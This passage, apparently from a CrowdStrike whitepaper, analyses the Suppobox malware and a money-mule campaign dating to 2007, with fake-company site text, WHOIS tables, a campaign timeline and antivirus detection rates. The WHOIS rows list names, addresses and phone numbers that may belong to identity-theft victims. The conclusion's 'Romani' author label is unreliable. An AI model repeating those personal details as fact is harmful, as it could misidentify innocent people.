
- The email address is related to the name of the domain's registrant (for example, *marcosuriano21@yahoo.com* for Marco Suriano's *presentrealize.net*)
- The email address is related to the name of another domain's registrant, which is likely a mistake made by the adversary (for example, *ike2ricchio4@yahoo.com* for Kai Roth's *answerletter.net*)
- The email address is related to the domain name (for example, *degreeanimal@yahoo.com* for degreeanimal.net)
- The email address is related to the domain name of another domain, which only occurs at what is apparently the beginning of this campaign with *degreeanimal@yahoo.com*

Other Domains

CrowdStrike discovered content similar to that on the DGA servers on the following domains:

- *antaragroup.org*
- *ahai-group.com*





About:

Antara Group was set-up in 2003 to operate Bureau de Change facilities throughout Greece. Since then, Antara Group has become a multi-facetted company operating global payments through many individual products. These include the operation of Western Union Money Transfer, MoneyGram Transfers, Dynamic Currency Conversion, Vat Refunds, Call Centres and International Corporate Payments.

The company has operations in Germany, UK, Spain, Italy, Greece and Portugal and is a member of Antara Group European Economic Interest Group

Antara Group, according to article 4 of Law 2940/04 and the 1863-/31.01.2005 decision of the Deputy Minister, holds the 6th Class Certificate, and it is also mentioned in the 9690 Certificate of the Register. Antara Group has been listed in the Athens Stock Exchange since 2005, and is included in the FTSE/ASE-20 Large Cap index.

Message from the Chairman

The recent successful merger of Antara Group and Aeolian Investment has made our group even more competitive, with a solid foundation and strong dynamics for the future.

With resolution and resolve we are implementing our strategic reorganization and experiencing steady growth, both in Greece and in our developed international markets.

We thank our shareholders and assure them that Antara Group, equipped with young people, fresh ideas, and making the most of its know-how, is ready to face the challenges of the new era with determination and success.

Socrates P. Kokkalis
Chairman of the B.o.D.

Message from the Managing Director

Antara Group's new growth plan focuses on increasing sales and improving operational profitability in domestic and international markets. We are committed to preserving our client-orientated philosophy, a philosophy based on understanding and satisfying the requirements of our customers.

In today's highly competitive and demanding money transfer sector, Antara Group is bound to meet the challenges of the new global marketplace and operate with steadfastness, determination, and a strong vision.

Petros Souretis
Managing Director

Increasing your profits

Professional management skills

Online support chat

Financial saving program

Testimonials:

Richard says:
August 15, 2012

"I love this job!"

Home page | Careers | About | Contact | Market Focus | Terms

About:

Azure Holding was set-up in 2003 to operate Bureau de Change facilities throughout Greece. Since then, Azure Holding has become a multi-facetted company operating global payments through many individual products. These include the operation of Western Union Money Transfer, MoneyGram Transfers, Dynamic Currency Conversion, Vat Refunds, Call Centres and International Corporate Payments.

The company has operations in Germany, UK, Spain, Italy, Greece and Portugal and is a member of Azure Holding European Economic Interest Group

Azure Holding, according to article 4 of Law 2940/04 and the 1863-/31.01.2005 decision of the Deputy Minister, holds the 6th Class Certificate, and it is also mentioned in the 9690 Certificate of the Register. Azure Holding has been listed in the Athens Stock Exchange since 2005, and is included in the FTSE/ASE-20 Large Cap index.

Message from the Chairman

The recent successful merger of Azure Holding and Aeolian Investment has made our group even more competitive, with a solid foundation and strong dynamics for the future.

With resolution and resolve we are implementing our strategic reorganization and experiencing steady growth, both in Greece and in our developed international markets.

We thank our shareholders and assure them that Azure Holding, equipped with young people, fresh ideas, and making the most of its know-how, is ready to face the challenges of the new era with determination and success.

Socrates P. Kokkalis
Chairman of the B.o.D.

Message from the Managing Director

Azure Holding's new growth plan focuses on increasing sales and improving operational profitability in domestic and international markets. We are committed to preserving our client-orientated philosophy, a philosophy based on understanding and satisfying the requirements of our customers.

In today's highly competitive and demanding money transfer sector, Azure Holding is bound to meet the challenges of the new global marketplace and operate with steadfastness, determination, and a strong vision.

Petros Souretis
Managing Director

Increasing your profits

Professional management skills

Online support chat

Financial saving program

Testimonials:

Richard says:
August 15, 2012

"I love this job!"

Based on open-source research[22,23,24,25,26,27,28,29,30], CrowdStrike also found the following related domains:

- *azrhgroup.com*
- *rbs-partners.com*[31]
- *kpl-business.com*
- *logicom-holding.com*
- *trust-core.net*
- *int-group.us*
- *international-wire.com*
- *itpservices.us*
- *mtkoffice.co.uk*
- *intracomfinancial.com*
- *intracombusiness.com*
- *fastwire.us*

Below is the analysis of these "Other Domains":

DOMAIN	CREATION DATE	EXPIRY DATE	REGISTRANT	ADMIN EMAIL	ADMIN PHONE	REGISTRAR	HOSTING PROVIDER
int-group.us	2007-09-13	2008-05-15	JENNIFER HEGWOOD P.O. BOX 715 GUYMON, OK 73942	intgroup99@yahoo.com	+1.5803492969	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
international-wire.com	2008-01-02	2009-01-02	Jamie Munet P O Box 99800 EmeryVille, CA 94662	contact@ myprivateregistration.com	+1.5105952002	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
itpservices.us	2008-07-22	2009-07-21	GARY GRIFFIN 50-C MEETING STREET SAVANNAH, GA 31411	gmiaek@yahoo.com	+1.9129200452	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
mtkoffice.co.uk	2008-11-14	2010-11-14	Barbara Swearingen P. O. Box 7131 Ketchikan, AK 99901	*[unknown]*	*[unknown]*	KEY-SYSTEMS-DE	Hurricane Electric, Inc.
intracombusiness.com	2008-12-16	2009-12-16	Richard Percefull P O Box 99800 EmeryVille, CA 94662	contact@ myprivateregistration.com	+1.5105952002	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
intracomfinancial.com	2009-01-05	2010-01-05	Linda Burnett P O Box 99800 EmeryVille, CA 94662	contact@ myprivateregistration.com	+1.5105952002	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
fastwire.us	2009-02-21	2010-02-20	Daniel Smith 5510 Bradley North Olmsted, OH 44070	fastwire999@yahoo.com	+1.4407161219	OMNIS NETWORK, LLC	omnis.com

[22] http://www.pageglance.com/rhgroup.co.uk
[23] http://www.ripoffreport.com/home-based-business/rbs-partners-us-wire/rbs-partners-us-wire-wire-ri-7b5qd.htm
[24] http://www.ivetriedthat.com/2011/05/04/beware-of-kpl-business-com/
[25] http://www.scam.com/showthread.php?t=117139&page=23
[26] http://web.archive.org/web/20091115114219/http://www.bobbear.co.uk/interpaygroup.html
[27] http://web.archive.org/web/20091213093221/http://www.bobbear.co.uk/itp.html
[28] http://web.archive.org/web/20090922163916/http://www.bobbear.co.uk/mtk.html
[29] http://web.archive.org/web/20100505083203/http://www.bobbear.co.uk/intracom.html
[30] http://www.bobbear.co.uk/fastwire-group.html
[31] This domain was claimed by the actual Royal Bank of Scotland on 12/03/2009 and is no longer used for malicious purposes

rbs-partners.com	2009-04-14	2010-04-14	Jugal Rishi P O Box 99800 EmeryVille, CA 94662	contact@ myprivateregistration.com	+1.5105952002	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
rbs-partners.com	Updated on 2009-05-18	2011-04-14	Jugal Rishi 152 Bennett Ave Yonkers, NY 10701	domain.tech@ yahoo-inc.com	+1.9149682215	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!
logicom-holding.com	2009-11-22	2010-11-22	GOOD, EDWARD R 72 SUTTON ST. WEYMOUTH, MA 02188	eg6254@yahoo.com	339-499-2601	OMNIS NETWORK, LLC	omnis.com
kpl-business.com	2011-04-05	2012-04-05	robert LUTSCH 1901 mills ave NORWOOD, OH 45212	sonnymarial@aol.com	15414963556	TLDS, LLC DBA SRSPLUS	webexperts.co. th
azrhgroup.com	2011-07-01	2012-07-01	Michelle Mitchell 111 Hammond Place Circle, 111 North Augusta, US 29841 IT	rgffi12@gmail.com	+39.15203996289	Tucows Inc.	aruba.it
ahai-group.com	2012-09-05	2013-09-05	RONALD, PLOTKIN 3300 NE 36th St Apt 1108, 3300 Ft Lauderdale, US 33308 IT	anitar002@aol.com	+39.12032083839	Tucows Inc.	aruba.it
antaragroup.org	2013-01-10	2014-01-10	Domain privacy via contactprivacy.com	Domain privacy via contactprivacy.com	Domain privacy via contactprivacy.com	Tucows Inc.	aruba.it
mojodirecto.com	2013-03-04	2014-04-04	mark emr 30 heuer street little ferry, NJ 07643	richardmoir.gilleyiii@aol.com	+1.2016411394	FASTDOMAIN, INC.	hostmonster.c om
trust-core.net	2013-03-14	2014-03-14	guessley lacrete 475 ocean ave, apt 1h brooklyn, NY 11226	bryannesadler@ yahoo.com	+1.3472988484	MELBOURNE IT, LTD. D/B/A INTERNET NAMES WORLDWIDE	Yahoo!


Based on further open-source research through sites like *domaintools.com*, it is evident that there are even more domains than the ones listed above that are associated with this campaign than are not created by the DGA. Nonetheless, the extended campaign history appears to be as follows:

- March 2013 Trust Core
- March 2013 Mojo Directo
- **February 2013 GlobalPartners**
- January 2013 Anatara Group
- September 2012 Ahai Group
- July 2011 Azure Holding Group
- April 2011 KPL
- November 2009 Logicom
- May 2009 RBS Partners
- February 2009 FastWire Group
- December 2008 INTRACOM
- November 2008 MTK
- June 2008 ITP
- January 2008 International Wire
- September 2007 INT Group
- May 2007 Interpay Group

Antivirus Detections

CrowdStrike initially collected 16 “template” variants and 132 non-“template” variants of this malware family. The PE timestamps on all 148 samples appear to be legitimate, given that they correspond with the dates the samples were first seen in the wild.

Below is a visualization of the variants’ PE timestamps, bucketed by hour. For example, there were 15 non-“template” variants with PE timestamps of 2/2/13 in the range 21:00 through 21:59, UTC.



As can be seen above, this malware first built in February of 2013. The first variant seen on VirusTotal[32] was seen on February 6th, 2013.

Our analysis of this malware (the primary content of this whitepaper) was conducted in February of 2013. Avast discovered a variant of this malware in June of 2013[33].

[32] http://www.virustotal.com/
[33] https://blog.avast.com/2013/06/18/your-facebook-connection-is-now-secured/

As this malware family is tied to a campaign that dates back to at least 2007, CrowdStrike was interested to see how many antivirus vendors identified these samples as part of a unique malware family, as opposed to a set of "generic" malware.

Detection Rate	Antivirus Engine	Most Common Detection Name
100.0%	Malwarebytes	Trojan.Agent
99.3%	ESET	Win32/Agent
98.6%	AVG	Generic_r
98.6%	Kaspersky	Trojan.Win32.Generic
98.0%	Panda	Trj/Genetic
98.0%	Sophos	Troj/Agent
95.2%	G Data	Gen:Variant.Zusy
93.2%	Bitdefender	Gen:Variant.Zusy
91.8%	F-Secure	Gen:Variant.Zusy
88.4%	Fortinet	W32/Agent
81.0%	Norman	Malware
76.9%	GFI VIPRE	Trojan.Win32.Agent
75.5%	Avast	Win32:Agent
38.1%	McAfee	Artemis
21.8%	Trend Micro	TROJ_GEN
17.7%	Symantec	WS.Reputation.1
15.0%	Microsoft	Win32/Suppobox
0%	ClamAV	

As can be seen above, most antivirus vendors assign generic names ("Agent", "Generic", "Genetic", etc.) to the variants of this malware that they detect. CrowdStrike was not able to find online documentation on "Zusy" from G Data, BitDefender, or F-Secure. "Artemis" is a generic detection from McAfee[34]. "WS.Reputation.1" is a generic detection from Symantec[35].

Despite the fact that Microsoft had low detection rates for this malware, they are the only AV vendor that detected these variants as part of a unique family: "Suppobox". Not only was "Suppobox" the most common detection name given by Microsoft to these samples, it was the *only* detection name used to detect these samples, giving strong confirmation that Microsoft recognized the samples as part of a novel family. Microsoft added detection for this family on April 6, 2013[36] (two months after the malware began circulating).

---

[34] http://service.mcafee.com/faqdocument.aspx?id=TS100414

[35] http://www.symantec.com/security_response/writeup.jsp?docid=2010-051308-1854-99

[36] http://www.microsoft.com/security/portal/threat/encyclopedia/Entry.aspx?Name=Trojan%3AWin32%2FSuppobox.A

Aside from Microsoft's detection in April of 2013 and Avast's blog post in June of 2013, the novelty of this malware family has effectively slipped under the radar of most antivirus vendors.

Conclusion

Based on the binary analysis of the sample submitted to us and the analysis of variants of the sample that CrowdStrike acquired, it appears that the author of the malware is Romani. This Romani malware author appears to be working in conjunction with a long-running European money-mule campaign, previous instances of which date back to at least 2007.

It is also evident that the malware analyzed in this whitepaper is one component of a larger set of malicious functionality. Another component apparently harvests email addresses from infected computers, builds the malware analyzed in this whitepaper, and emails that malware to target recipients.

The DGA domains used by the attackers in this campaign appear to be registered with stolen credit card numbers.

We will continue to research this campaign in an effort to more narrowly identify the malware author and his money-mule accomplices.